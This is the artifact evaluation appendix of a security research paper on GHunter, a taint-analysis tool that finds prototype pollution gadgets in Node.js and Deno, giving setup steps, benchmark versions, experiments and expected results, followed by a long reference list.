The artifacts develop lightweight taint analysis on top of the JavaScript runtimes Node.js and Deno with the goal of identifying prototype pollution gadgets. In particular, each artifact modifies the V8 JavaScript engine shared by Node.js and Deno as well as some minor aspects of each runtime itself; these changes are present as `.patch` files in the artifact. Additionally, each builds on top of the project with tooling to run our analysis and generate results. Finally, the last artifact constitutes modifications to Silent Spring used for the comparison between GHunter and Silent Spring.

We demonstrate the functionality and reproducibility of the analysis artifacts and evaluate the effectiveness of our analysis against Silent Spring in terms of precision and recall. The results of the former refer to Section 5.1 and Table 1, 5 and 6 while the latter refers to Section 5.2 and Table 2 and 3.

Description & Requirements

Security, privacy, and ethical concerns

There are no risks for the users relating to security and privacy of their machines. The artifact has been used to detect gadgets in production-ready software and these vulnerabilities have been responsibly disclosed to the vendors.

How to access

The artifacts are accessible on GitHub at https://github.com/KTH-LangSec/ghunter/tree/23abc11 which encompasses three sub projects: the Deno analysis artifact, the Node.js analysis artifact, and the Silent Spring comparison artifact.

Hardware dependencies

We performed the experiments described in this appendix on an AMD Ryzen 7 3700x 8-core CPU (3.60GHz) with 32 GB RAM and 50 GB of disk space. No specific hardware features are required for the artifact evaluation.

Software dependencies

We performed the experiments on the Ubuntu 22.04 OS. We used Docker as an OCI container runtime.

Benchmarks

Deno v1.37.2 We run our gadget detection analysis against Deno version 1.37.2. The source code of this benchmark is incorporated as git submodules in the

`ghunter4deno` sub project (named `deno`, `deno_core`, and `rusty_v8`). Section 5.1 and Table 1 of the paper reports the aggregate number of gadgets detected and Table 6 of the paper reports all the detected first-order gadgets in detail.

Deno standard library v0.204.0 In addition to Deno v1.37.2, we run our gadget detection analysis against the Deno standard library version 0.204.0. The source code of this benchmark is incorporated as a git submodule in the `ghunter4deno` sub project (named `deno_std`). Section 5.1 and Table 1 and 6 also report on this benchmark.

Node.js v21.0.0 We run our gadget detection analysis against Node.js version 21.0.0. The source code of this benchmark is incorporated as a git submodule in the `ghunter4node` sub project (named `node`). Section 5.1 and Table 1 of the paper reports the aggregate number of gadgets detected and Table 5 of the paper reports all the detected first-order gadgets in detail.
Additionally, we run our gadget detection analysis against Node.js version 21.0.0 for a comparison to Silent Spring. The test cases for this comparison are located `src/ss21`. Section 5.2 and Table 3 of the paper reports on the results of this analysis.

Node.js v16.13.1 We run our gadget detection analysis against Node.js version 16.13.1 for a comparison to Silent Spring. The test cases for this comparison are located `src/ss16`. Section 5.2 and Table 2 of the paper reports on the results of this analysis.

Silent Spring We compare our results against those of Silent Spring. We do this on both Node.js v16.13.1 and v21.0.0. Our adaptation of Silent Spring is located in the `silentspring4ghunter` sub project. This benchmark re-embeds the respective Node.js benchmarks on separate commits (`a6ae944` and `14966b5` resp.). Section 5.2 and Table 2 and 3 (resp.) of the paper report on the results of this analysis.

Set-up

We provide two modes for testing the Deno and Node.js artifacts (1) a prepared OCI container and (2) instructions on how to set up the environment from scratch. We only provide instructions on how to set up the environment from scratch for the Silent Spring artifact.

(S1): Deno. For the analysis of Deno use either the OCI container image `ghcr.io/kth-langsec/ghunter4deno`[1] by pulling it, launching it, and attaching a shell. Alternatively, build the container image by following the instructions from the README of https://github.com/KTH-LangSec/ghunter4deno at commit `63a9faa`. In this mode, the users may skip the rest of (**S1**) and (**I1**). For a local set-up, clone https://github.com/KTH-LangSec/ghunter4deno with submodules recursively and checkout commit `63a9faa`. Then continue

[1] a4c29470545af82a0d8b446e1594ba4e78ad45babdf3af51c72f54fad1c35860

with (**I1**).

(S2): Node.js. For the analysis of Node.js use either the OCI container image by pulling `ghcr.io/kth-langsec/ghunter4node`[2], launching it, and attaching a shell. Alternatively, build the container image by following the instructions from the README of https://github.com/KTH-LangSec/ghunter4node at commit `86aad7c`. In this mode, the users may skip the rest of (**S2**) and (**I2**). For a local set-up, clone https://github.com/KTH-LangSec/ghunter4node with submodules recursively and checkout commit `86aad7c`. Then continue with (**I2**).

(S3): Silent Spring. For the comparison to Silent Spring, clone https://github.com/KTH-LangSec/silentspring4ghunter with submodules recursively. For the comparison on Node.js v16.13.1 checkout commit a6ae944 and for the comparison on Node.js v21.0.0 checkout commit 14966b5. In either case, continue with (**I3**)-(**I5**).

Installation

(I1): Deno development prerequisites. See https://github.com/denoland/deno-docs commit `7b4aa84` file `building_from_source.md`.

(I2): Node.js development prerequisites. See https://github.com/nodejs/node commit `38d0e69` file `BUILDING.md`.

(I3): CodeQL v2.9.2. Download and unzip an asset for your platform of version 2.9.2 from the official repository. Add the path of the codeql folder to PATH environment variable.

(I4): Node.js v16.13.1. Follow the instructions on the official website to install Node.js version 16.13.1 for the comparison on this Node.js version.

(I5): Node.js v21.0.0. Follow the instructions on the official website to install Node.js version 21.0.0 for the comparison on this Node.js version.

Basic Test

(B1): Deno. We recommend running the source-to-sink analysis with a single test case as a basic test. First build using `./make.sh s2s sync`, then run the basic test using `./analyze.sh 2 20 basic-test`. The first command compiles Deno and can take up to an hour, the latter runs a simple analysis that should take about one minute. This is expected to yield about 6 gadget candidates.

(B2): Node.js. We recommend running the source-to-sink analysis with a single test case as a basic test. We provide a script to perform this test, `./nodejs-test-one.sh`. This will build Node.js for the analysis and run the analysis with a single test. This command compiles Node.js, which can take up to an hour, and runs a simple analysis that should take about one

[2] a2b09930d54d652f192d086a91186d5d9d94c14f2deae451b88e563fcb38231a

minute. This is expected to yield about 10 unique source-to-sink pairs after filtering.

(B3): Silent Spring. Follow the basic test instructions for the original Silent Spring artifact.

Evaluation workflow

Major Claims

(C1): Our dynamic analysis tool applied to Deno uncovered 67 universal gadgets. This is evaluated by experiment (**E1**) and described in Section 5.1 and Table 6 of the paper.

(C2): Our dynamic analysis tool applied to Node.js uncovered 56 universal gadgets. This is evaluated by experiment (**E2**) and described in Section 5.1 and Table 5 of the paper.

(C3): Our dynamic analysis tool has higher precision and recall than Silent Spring for finding universal gadgets on two different Node.js versions. This is evaluated by experiment (**E3**)-(**E6**) and described in Section 5.2 of the paper.

Experiments

We describe a total of 6 experiments, 2 related to claims (**C1**) and (**C2**) and 4 related to (**C3**). The former cover the first 3 benchmarks and the latter cover the last 3 benchmarks.

(E1): Analysis of Deno, 10 human-minutes + <4 compute-hours + 50GB disk: Full analysis of the Deno runtime for universal gadgets.
Set-up: Follow (**S1**).
Preparation: Follow (**B1**).
Execution: Start `./run.sh`, optionally with a number of workers (default 5) and test timeout (default 20s) as `./run.sh <W> <T>`.
Results: The output at the end of the analysis provides a table of which expected gadget candidates from Table 6 of the paper were found as well as the analysis numbers from Section 5.1 (paragraph *Analysis of Deno*); This output can be recomputed by running the `numbers.sh` script *after* the analysis has finished. The exact numbers may differ but are expected to be similar. The folder `_aggregate` will contain the final two SARIF files for manual analysis, which can be compared to the SARIF files in the `results` directory.

(E2): Analysis of Node.js, 10 human-minutes + <4 compute-hours + 50GB disk: Partial analysis of the Node.js runtime for universal gadgets in the `child_process` API.[3]
Set-up: Follow (**S2**).

[3]The full analysis can be performed by substituting "child_process" for "all" in the experiment steps, but this requires hardware similar to that described in the paper rather than hardware similar to that described in this appendix and is expected to take over 96 hours to complete.

Preparation: Follow (**B2**).
Execution: Start `./run-child_process-s2s.sh`, optionally with a number of workers (default 5) and test timeout (default 20s) as `./run-child_process-s2s.sh <W> <T>`, to perform the source-to-sink analysis.
After the script has finished, start `./run-child_process-crashes.sh`, optionally with a number of workers (default 5) and test timeout (default 20s) as `./run-child_process-crashes.sh <W> <T>`, to perform the unexpected-termination analysis.
Results: The output at the end of the former script constitutes part of the aggregate analysis numbers from Section 5.1 of the paper except limited to the `child_process` API (expect ~70,000 sinks reached with ~1,500 unique sink-source pairs before filtering, and ~40 unique sink-source pairs after filtering). It produces the SARIF files for manual review in a folder named `node/fuzzing/X-YYYY-MM-DD-HH-MM-SS`.
The output at the end of the latter script constitutes the remaining part of the aggregate analysis numbers from Section 5.1 of the paper except limited to the `child_process` API (expect 2 gadget candidates out of ~111,000 crashes).

(E3): Comparison on Node.js v21.0.0 GHunter, 10 human-minutes + <2 compute-hour + 50GB disk: The GHunter part of the comparison between GHunter and Silent Spring on Node.js v21.0.0.
Set-up: Follow (**S2**).
Preparation: Not applicable.
Execution: Start `./run-compare-ss-21.sh` to run the source-to-sink analysis for the relevant APIs for the comparison.
Results: This will output the results and also store them in the `node/fuzzing.ss21` folder. There will be 9 folders following the *X-YYYY-MM-DD-HH-MM-SS* naming scheme. Each maps to a row from Table 3 of the paper according to the mapping found in the project's README and contains two relevant files: `count.txt` for the number presented as "GC" in Table 3 and `compare.json` with the properties and corresponding sinks of each gadget candidate (validating them is a manual process). False negatives are derived as $FN = GT - TP$.

(E4): Comparison on Node.js v21.0.0 Silent Spring, 10 human-minutes + <5 compute-hours + 2GB disk: The Silent Spring part of the comparison between GHunter and Silent Spring on Node.js v21.0.0.
Set-up: Follow (**S3**) and checkout `14966b5`.
Preparation: Run `node --version` and ensure you are using v21.0.0.
Execution: Start `./compare.sh`.
Results: The script writes the raw results for the comparison as a folder per row of Table 3 in the paper in the `raw-data` folder. Each folder contains the raw output from Silent Spring as well as a `ghunter.log` file with the data for comparison. In particular, the last line (starting with `Candidates`) is the "GC" number from Table 3 and the data preceding it (starting from

`all props`) contains the true and false positives data (validating them is a manual process). False negatives are derived as $FN = GT - TP$.

(E3): Comparison on Node.js v16.13.1 GHunter, 10 human-minutes + <2 compute-hour + 50GB disk: The GHunter part of the comparison between GHunter and Silent Spring on Node.js v16.13.1.
Set-up: Follow (**S2**).
Preparation: Not applicable.
Execution: Start `./run-compare-ss-16.sh` to run the source-to-sink analysis for the relevant APIs for the comparison.
Results: This will output the results and also store them in the `node/fuzzing.ss16` folder. There will be 11 folders following the *X-YYYY-MM-DD-HH-MM-SS* naming scheme. Each maps to a row from Table 2 of the paper according to the mapping found in the project's README and contains two relevant files: `count.txt` for the number presented as "GC" in Table 2 and `compare.json` with the properties and corresponding sinks of each gadget candidate (validating them is a manual process). False negatives are derived as $FN = GT - TP$.

(E6): Comparison on Node.js v16.13.1 Silent Spring, 10 human-minutes + <6 compute-hours + 2GB disk: The Silent Spring part of the comparison between GHunter and Silent Spring on Node.js v16.13.1.
Set-up: Follow (**S3**) and checkout `a6ae944`.
Preparation: Run `node --version` and ensure you are using v16.13.1.
Execution: Start `./compare.sh`.
Results: The script writes the raw results for the comparison as a folder per row of Table 2 in the paper in the `raw-data` folder. Each folder contains the raw output from Silent Spring as well as a `ghunter.log` file with the data for comparison. In particular, the last line (starting with `Candidates`) is the "GC" number from Table 2 and the data preceding it (starting from `all props`) contains the true and false positives data (validating them is a manual process). False negatives are derived as $FN = GT - TP$.

Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at `https://secartifacts.github.io/usenixsec2024/`.

References

[1] Marco Abbadini, Dario Facchinetti, Gianluca Oldani, Matthew Rossi, and Stefano Paraboschi. Cage4deno: A fine-grained sandbox for deno subprocesses. 2023.

[2] Mohammad M. Ahmadpanah, Daniel Hedin, Musard Balliu, Lars Eric Olsson, and Andrei Sabelfeld. SandTrap: Securing JavaScript-driven trigger-action platforms. In *30th USENIX Security Symposium, USENIX Security 21*. USENIX Association, 2021.

[3] Mark W. Aldrich, Alexi Turcotte, Matthew Blanco, and Frank Tip. Augur: Dynamic taint analysis for asynchronous javascript. In *Proceedings of the 37th IEEE/ACM International Conference on Automated Software Engineering*, ASE'22, 2023.

[4] Rahaf Alkhadra, Joud Abuzaid, Mariam AlShammari, and Nazeeruddin Mohammad. Solar winds hack: In-depth analysis and countermeasures. In *2021 12th International Conference on Computing Communication and Networking Technologies (ICCCNT)*, pages 1–7. IEEE, 2021.

[5] Ambionics. PHPGGC - library of PHP unserialize() payloads. `https://github.com/ambionics/phpggc`.

[6] AppCheck. Template Injection in JsRender and JsViews. `https://appcheck-ng.com/template-injection-jsrender-jsviews/`.

[7] Olivier Arteau. Prototype pollution attack in NodeJS application. *NorthSec*, 2018.

[8] Steven Arzt, Siegfried Rasthofer, Christian Fritz, Eric Bodden, Alexandre Bartel, Jacques Klein, Yves Le Traon, Damien Octeau, and Patrick McDaniel. FlowDroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for Android apps. In *PLDI 2014*, page 29, 2014.

[9] Todd M Austin, Scott E Breach, and Gurindar S Sohi. Efficient detection of all pointer and array access errors. In *Proceedings of the ACM SIGPLAN 1994 conference on Programming Language Design and Implementation*, pages 290–301, 1994.

[10] Pavel Avgustinov, Oege De Moor, Michael Peyton Jones, and Max Schäfer. Ql: Object-oriented queries on relational data. In *30th European Conference on Object-Oriented Programming (ECOOP 2016)*. Schloss Dagstuhl-Leibniz-Zentrum fuer Informatik, 2016.

[11] John Aycock. A brief history of just-in-time. *ACM Computing Surveys (CSUR)*, 35(2):97–113, 2003.

[12] Babak Amin Azad, Pierre Laperdrix, and Nick Nikiforakis. Less is more: Quantifying the security benefits of debloating web applications. In *28th USENIX Security Symposium, USENIX Security 19*, pages 1697–1714. USENIX Association, 2019.

[13] M. Backes, K. Rieck, M. Skoruppa, B. Stock, and F. Yamaguchi. Efficient and flexible discovery of php application vulnerabilities. In *EuroS&P'17*, pages 334–349, 2017.

[14] Musard Balliu, Daniel Schoepe, and Andrei Sabelfeld. We are family: Relating information-flow trackers. pages 124–145, 2017.

[15] Michał Bentkowski. Exploiting prototype pollution – RCE in Kibana (CVE-2019-7609). `https://research.securitum.com/prototype-pollution-rce-kibana-cve-2019-7609`.

[16] Masudul Hasan Masud Bhuiyan, Adithya Srinivas Parthasarathy, Nikos Vasilakis, Michael Pradel, and Cristian-Alexandru Staicu. SecBench.js: An executable security benchmark suite for server-side javascript. In *2023 IEEE/ACM 45th International Conference on Software Engineering (ICSE)*, pages 1059–1070. IEEE, 2023.

[17] Stephen M Blackburn, Perry Cheng, and Kathryn S McKinley. Myths and realities: The performance impact of garbage collection. *ACM SIGMETRICS Performance Evaluation Review*, 32(1):25–36, 2004.

[18] Tyler Bletsch, Xuxian Jiang, Vince W Freeh, and Zhenkai Liang. Jump-oriented programming: a new class of code-reuse attack. In *Proceedings of the 6th ACM symposium on information, computer and communications security*, pages 30–40, 2011.

[19] Sergey Bobrov. Client-Side Prototype Pollution and useful Script Gadgets. `https://github.com/BlackFan/client-side-prototype-pollution`.

[20] Alex Brasetvik. Report #852613 - Remote Code Execution on Cloud via latest Kibana 7.6.2. `https://hackerone.com/reports/852613`.

[21] Alex Brasetvik. Report #861744 - Remote Code Execution in coming Kibana 7.7.0. `https://hackerone.com/reports/861744`.

[22] Fraser Brown, Shravan Narayan, Riad S. Wahby, Dawson R. Engler, Ranjit Jhala, and Deian Stefan. Finding and preventing bugs in JavaScript bindings. In *Symposium on Security and Privacy (S&P)*, 2017.

[23] Kim B Bruce. *Foundations of object-oriented languages: types and semantics*. MIT press, 2002.

[24] Nathan Burow, Scott A. Carr, Joseph Nash, Per Larsen, Michael Franz, Stefan Brunthaler, and Mathias Payer. Control-flow integrity: Precision, security, and performance. *ACM Computing Surveys (CSUR)*, 50(1):16:1–16:33, 2017.

[25] Elasticsearch B.V. Elastic Stack: Elasticsearch, Kibana, Beats, Logstash - Elastic. `https://www.elastic.co/elastic-stack/`.

[26] Elasticsearch B.V. Kibana 8.15.1 Security Update (ESA-2024-27, ESA-2024-28). `https://discuss.elastic.co/t/kibana-8-15-1-security-update-esa-2024-27-esa-2024-28/366119`.

[27] Elasticsearch B.V. Kibana Source Code. `https://github.com/elastic/kibana/`.

[28] Mathias Bynens. Javascript engine fundamentals: Shapes and inline caches. `https://mathiasbynens.be/notes/shapes-ics`.

[29] Sicong Cao, Biao He, Xiaobing Sun, Yu Ouyang, Chao Zhang, Xiaoxue Wu, Ting Su, Lili Bo, Bin Li, Chuanlei Ma, Jiajia Li, and Tao Wei. Oddfuzz: Discovering java deserialization vulnerabilities via structure-aware directed greybox fuzzing. In *44th IEEE Symposium on Security and Privacy, SP 2023, San Francisco, CA, USA, May 21-25, 2023*, pages 2726–2743. IEEE, 2023.

[30] Sicong Cao, Xiaobing Sun, Xiaoxue Wu, Lili Bo, Bin Li, Rongxin Wu, Wei Liu, Biao He, Yu Ouyang, and Jiajia Li. Improving java deserialization gadget chain mining via overriding-guided object generation. In *45th IEEE/ACM International Conference on Software Engineering, ICSE 2023, Melbourne, Australia, May 14-20, 2023*, pages 397–409. IEEE, 2023.

[31] Darion Cassel, Nuno Sabino, Ruben Martins, and Limin Jia. NODEMEDIC-FINE: Automatic Detection and Exploit Synthesis for Node.js Vulnerabilities.

[32] Darion Cassel, Wai Tuck Wong, and Limin Jia. Nodemedic: End-to-end analysis of node.js vulnerabilities with provenance graphs. In *8th IEEE European Symposium on Security and Privacy, EuroS&P 2023, Delft, Netherlands, July 3-7, 2023*, pages 1101–1127. IEEE, 2023.

[33] CERT Coordination Center. VU#843464 - SolarWinds Orion API authentication bypass allows remote command execution. https://kb.cert.org/vuls/id/843464.

[34] Bofei Chen, Lei Zhang, Xinyou Huang, Yinzhi Cao, Keke Lian, Yuan Zhang, and Min Yang. Efficient detection of java deserialization gadget chains via bottom-up gadget search and dataflow-aided payload construction. In *2024 IEEE Symposium on Security and Privacy (SP)*, pages 150–150. IEEE Computer Society, 2024.

[35] Cristina Cifuentes, Andrew Gross, and Nathan Keynes. Understanding caller-sensitive method vulnerabilities: A class of access control vulnerabilities in the java platform. In *SOAP 2015*, pages 7–12, 2015.

[36] BSON Parser contributors. BSON Parser for node and browser. https://github.com/mongodb/js-bson.

[37] Bun contributors. Bun: an all-in-one JavaScript runtime, bundler, transpiler and package manager. https://bun.sh/.

[38] Node.js contributors. Adding v8 fast api. https://github.com/nodejs/node/blob/v21.0.0/doc/contributing/adding-v8-fast-api.md.

[39] Node.js contributors. Node.js documentation. https://nodejs.org/api/child_process.html.

[40] Node.js contributors. Node.js JavaScript runtime v16.13.1. https://github.com/nodejs/node/tree/v16.13.1/lib.

[41] Eric Cornelissen, Mikhail Shcherbakov, and Musard Balliu. Ghunter: Universal prototype pollution gadgets in javascript runtimes. https://github.com/KTH-LangSec/ghunter.

[42] Eric Cornelissen, Mikhail Shcherbakov, and Musard Balliu. GHunter: Universal Prototype Pollution Gadgets in JavaScript Runtimes. In Davide Balzarotti and Wenyuan Xu, editors, *33rd USENIX Security Symposium, USENIX Security 2024, Philadelphia, PA, USA, August 14-16, 2024*. USENIX Association, 2024.

[43] Patrick Cousot and Radhia Cousot. Abstract interpretation: a unified lattice model for static analysis of programs by construction or approximation of fixpoints. In *Proceedings of the 4th ACM SIGACT-SIGPLAN symposium on Principles of programming languages*, pages 238–252, 1977.

[44] Patrick Cousot and Radhia Cousot. Abstract interpretation frameworks. *Journal of logic and computation*, 2(4):511–547, 1992.

[45] Patrick Cousot and Radhia Cousot. Abstract interpretation: past, present and future. In *Proceedings of the Joint Meeting of the Twenty-Third EACSL Annual Conference on Computer Science Logic (CSL) and the Twenty-Ninth Annual ACM/IEEE Symposium on Logic in Computer Science (LICS)*, pages 1–10, 2014.

[46] Crispin Cowan, F Wagle, Calton Pu, Steve Beattie, and Jonathan Walpole. Buffer overflows: Attacks and defenses for the vulnerability of the decade. In *Proceedings DARPA Information Survivability Conference and Exposition. DISCEX'00*, volume 2, pages 119–129. IEEE, 2000.

[47] Stefano Cristalli, Edoardo Vignati, Danilo Bruschi, and Andrea Lanzi. Trusted Execution Path for Protecting Java Applications Against Deserialization of Untrusted Data. In *RAID 2018*, pages 445–464, 2018.

[48] CrowdStrike. SUNSPOT Malware Technical Analysis. `https://www.crowdstrike.com/blog/sunspot-malware-technical-analysis/`.

[49] CSAW. Applied Research Competition. `https://www.csaw.io/research`.

[50] Johannes Dahse and Thorsten Holz. Simulation of built-in PHP features for precise static code analysis. In *Network and Distributed System Security Symposium (NDSS 2014)*, 2014.

[51] Johannes Dahse and Thorsten Holz. Static detection of second-order vulnerabilities in web applications. In *23rd USENIX Security Symposium, USENIX Security 14*, pages 989–1003. USENIX Association, 2014.

[52] Johannes Dahse, Nikolai Krein, and Thorsten Holz. Code reuse attacks in PHP: automated POP chain generation. In *Conference on Computer and Communications Security (CCS)*, pages 42–53, 2014.

[53] Thurston HY Dang, Petros Maniatis, and David Wagner. The performance cost of shadow stacks and stack canaries. In *Proceedings of the 10th ACM Symposium on Information, Computer and Communications Security*, pages 555–566, 2015.

[54] James C. Davis, Christy A. Coghlan, Francisco Servant, and Dongyoon Lee. The impact of regular expression denial of service (ReDoS) in practice: an empirical study at the ecosystem scale. In *Joint Meeting on Foundations of Software Engineering (ESEC/FSE)*, 2018.

[55] James C. Davis, Francisco Servant, and Dongyoon Lee. Using selective memoization to defeat regular expression denial of service (ReDoS). In *Symposium on Security and Privacy (S&P)*, 2021.

[56] Michael L. Van de Vanter, Chris Seaton, Michael Haupt, Christian Humer, and Thomas Würthinger. Fast, flexible, polyglot instrumentation support for debuggers and other tools. *CoRR*, abs/1803.10201, 2018.

[57] Jens Dietrich, Kamil Jezek, Shawn Rasheed, Amjed Tahir, and Alex Potanin. Evil Pickles: DoS Attacks Based on Object-Graph Engineering. In *ECOOP 2017*, pages 10:1–10:32, 2017.

[58] dnlib contributors. dnlib: .NET module/assembly reader/writer library. `https://github.com/0xd4d/dnlib`.

[59] Adam Doupé, Weidong Cui, Mariusz H. Jakubowski, Marcus Peinado, Christopher Kruegel, and Giovanni Vigna. dedacota: toward preventing server-side XSS via automatic code and data separation. In *Conference on Computer and Communications Security (CCS)*, pages 1205–1216, 2013.

[60] Ruian Duan, Omar Alrawi, Ranjita Pai Kasturi, Ryan Elder, Brendan Saltaformaggio, and Wenke Lee. Towards measuring supply chain attacks on package managers for interpreted languages. In *Network and Distributed System Security Symposium (NDSS)*, 2021.

[61] Ecma International. ECMAScript® 2015 Language Specification - ECMA-262 Edition 6. `https://262.ecma-international.org/6.0/`.

[62] Ecma International. Standard ECMA-335 Common Language Infrastructure (CLI). `https://ecma-international.org/publications-and-standards/standards/ecma-335/`.

[63] Pierre Ernst. Look-ahead Java deserialization, January 2013.

[64] Stefan Esser. Utilizing Code Reuse/ROP in PHP Application Exploits. *Proceedings of the Black Hat USA*, 2010.

[65] James Forshaw. Are you my Type? Breaking .NET Through Serialization. *Proceedings of the Black Hat USA*, 2012.

[66] OpenJS Foundation. Node.js JavaScript runtime. `https://nodejs.org/`.

[67] Chris Frohoff and contributors. ysoserial: a proof-of-concept tool for generating payloads that exploit unsafe java object deserialization. `https://github.com/frohoff/ysoserial`.

[68] Xiang Fu, Xin Lu, Boris Peltsverger, Shijun Chen, Kai Qian, and Lixin Tao. A static analysis framework for detecting SQL injection vulnerabilities. In *COMPSAC 2007*, pages 87–96, 2007.

[69] Erich Gamma, Richard Helm, Ralph Johnson, and John Vlissides. *Design Patterns: Elements of Reusable Object-Oriented Software*. Addison-Wesley Longman Publishing Co., Inc., USA, 1995.

[70] François Gauthier, Behnaz Hassanshahi, and Alexander Jordan. AFFOGATO: runtime detection of injection attacks for node.js. In *International Symposium on Software Testing and Analysis (ISSTA)*, 2018.

[71] M. I. Gordon, D. Kim, J. H. Perkins, L. Gilham, N. Nguyen, and M. C. Rinard. Information flow analysis of android applications in droidsafe. In *NDSS*, 2015.

[72] GWT Project. Issue #9709: Java Deserialization vulnerability in GWT-RPC. `https://github.com/gwtproject/gwt/issues/9709`.

[73] Ian Haken. Automated Discovery of Deserialization Gadget Chains. *Proceedings of the Black Hat USA*, 48, 2018.

[74] Mahmoud Hammad. Handlebars Template Injection and RCE. `https://mahmoudsec.blogspot.com/2019/04/handlebars-template-injection-and-rce.html`.

[75] Byron Hawkins and Brian Demsky. Zenids: introspective intrusion detection for PHP applications. In *ICSE 2017*, pages 232–243, 2017.

[76] Daniel Hedin, Arnar Birgisson, Luciano Bello, and Andrei Sabelfeld. JSFlow: tracking information flow in JavaScript and its APIs. In *Symposium on Applied Computing (SAC)*, 2014.

[77] Gareth Heyes. Server-side prototype pollution: Black-box detection without the dos. `https://portswigger.net/research/server-side-prototype-pollution`.

[78] TJ Holowaychuk and Joshua Boy Nicolai Appelman. Growl: Growl support for Node.js. `https://www.npmjs.com/package/growl`.

[79] Philipp Holzinger, Stefan Triller, Alexandre Bartel, and Eric Bodden. An in-depth study of more than ten years of java exploitation. In *Conference on Computer and Communications Security (CCS)*, pages 779–790, 2016.

[80] Jin Huang, Yu Li, Junjie Zhang, and Rui Dai. Uchecker: Automatically detecting php-based unrestricted file upload vulnerabilities. In *DSN 2019*, pages 581–592, 2019.

[81] Huli. GoogleCTF 2022 Horkos Writeup. `https://blog.huli.tw/2022/07/11/en/googlectf-2022-horkos-writeup/`.

[82] Back4App Inc. Back4App: the cloud platform for building, deploying and scaling applications. `https://www.back4app.com`.

[83] Deno Land Inc. Deno: a modern runtime for JavaScript and TypeScript. `https://deno.com/`.

[84] GitHub Inc. CodeQL. https://codeql.github.com.

[85] International Organization for Standardization. ISO/IEC 14882:2020 - Programming languages - C++. https://www.iso.org/standard/79358.html.

[86] Jordan Jueckstock and Alexandros Kapravelos. VisibleV8: In-browser Monitoring of JavaScript in the Wild. In *Proceedings of the ACM Internet Measurement Conference (IMC)*, October 2019.

[87] Zifeng Kang, Song Li, and Yinzhi Cao. Probe the proto: Measuring client-side prototype pollution vulnerabilities of one million real-world websites. In *Network and Distributed System Security Symposium (NDSS 2022)*, 2022.

[88] Ilya Kantor. Currying and Partial Application. https://javascript.info/currying-partials.

[89] Vini Kanvar and Uday P. Khedker. Heap abstractions for static analysis. *ACM Comput. Surv.*, 49(2), June 2016.

[90] Rezwana Karim, Frank Tip, Alena Sochůrková, and Koushik Sen. Platform-independent dynamic taint analysis for javascript. *IEEE Transactions on Software Engineering*, 46(12):1364–1379, 2020.

[91] James Kettle. Server-Side Template Injection. https://portswigger.net/research/server-side-template-injection.

[92] Abdulraheem Khaled. Prototype Pollution in Python. https://blog.abdulrah33m.com/prototype-pollution-in-python/.

[93] Soheil Khodayari and Giancarlo Pellegrino. JAW: studying client-side CSRF with hybrid property graphs and declarative traversals. In *30th USENIX Security Symposium, USENIX Security 21*. USENIX Association, 2021.

[94] Soheil Khodayari and Giancarlo Pellegrino. It's (dom) clobbering time: Attack techniques, prevalence, and defenses. In *2023 IEEE Symposium on Security and Privacy (SP)*, pages 1041–1058, 2023.

[95] Hee Yeon Kim, Ji Hoon Kim, Ho Kyun Oh, Beom Jin Lee, Si Woo Mun, Jeong Hoon Shin, and Kyounggon Kim. Dapp: automatic detection and analysis of prototype pollution vulnerability in Node.js modules. *International Journal of Information Security*, pages 1–23, 2021.

[96] Kiuwan. OWASP Top 10 2017 – A8 Insecure Deserialization. https://www.kiuwan.com/blog/owasp-top-10-2017-a8-insecure-deserialization/.

[97] Igibek Koishybayev and Alexandros Kapravelos. Mininode: Reducing the attack surface of Node.js applications. In *23rd International Symposium on Research in Attacks, Intrusions and Defenses (RAID)*, 2020.

[98] Nikolaos Koutroumpouchos, Georgios Lavdanis, Eleni Veroni, Christoforos Ntantogian, and Christos Xenakis. ObjectMap: Detecting Insecure Object Deserialization. In *PCI'19*, pages 67–72, 2019.

[99] Jacob Kreindl, Daniele Bonetta, Lukas Stadler, David Leopoldseder, and Hanspeter Mössenböck. Multi-language dynamic taint analysis in a polyglot virtual machine. In *Proceedings of the 17th International Conference on Managed Programming Languages and Runtimes*, MPLR '20, pages 15–29, 2020.

[100] Matías Lang. Bypassing a Restrictive JS Sandbox. `https://licenciaparahackear.github.io/en/posts/bypassing-a-restrictive-js-sandbox/`.

[101] Language-Based Security group at KTH Royal Institute of Technology. Server-side prototype pollution gadgets. `https://github.com/KTH-LangSec/server-side-prototype-pollution`, 2024.

[102] Per Larsen and Ahmad-Reza Sadeghi, editors. *The Continuing Arms Race: Code-Reuse Attacks and Defenses*. ACM / Morgan & Claypool, 2018.

[103] Sebastian Lekies, Krzysztof Kotowicz, Samuel Groß, Eduardo A. Vela Nava, and Martin Johns. Code-reuse attacks for the web: Breaking cross-site scripting mitigations via script gadgets. In *CCS 2017*, pages 1709–1723, 2017.

[104] Sebastian Lekies, Ben Stock, and Martin Johns. 25 million flows later: large-scale detection of DOM-based XSS. In *Conference on Computer and Communications Security (CCS)*, pages 1193–1204, 2013.

[105] Song Li, Mingqing Kang, Jianwei Hou, and Yinzhi Cao. Detecting Node.js prototype pollution vulnerabilities via object lookup analysis. In *Proceedings of the 29th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, ESEC/FSE 2021, page 268–279, New York, NY, USA, 2021. Association for Computing Machinery.

[106] Song Li, Mingqing Kang, Jianwei Hou, and Yinzhi Cao. Mining Node.js vulnerabilities via object dependence graph and query. In *31st USENIX Security Symposium, USENIX Security 22*. USENIX Association, 2022.

[107] Snyk Limited. Snyk: a developer security platform. `https://snyk.io`.

[108] Yinxi Liu, Mingxue Zhang, and Wei Meng. Revealer: Detecting and exploiting regular expression denial-of-service vulnerabilities. In *Symposium on Security and Privacy (S&P)*, 2021.

[109] Zhengyu Liu, Kecheng An, and Yinzhi Cao. Undefined-oriented programming: Detecting and chaining prototype pollution gadgets in node. js template engines for malicious consequences. In *2024 IEEE Symposium on Security and Privacy (SP)*. IEEE Computer Society, 2024.

[110] Magnus Madsen, Frank Tip, and Ondrej Lhoták. Static analysis of event-driven node.js javascript applications. In *Proceedings of the 2015 ACM SIGPLAN International Conference on Object-Oriented Programming, Systems, Languages, and Applications, OOPSLA 2015, part of SPLASH 2015, Pittsburgh, PA, USA, October 25-30, 2015*, 2015.

[111] Felix Maier. Iroh. `https://github.com/maierfelix/Iroh`.

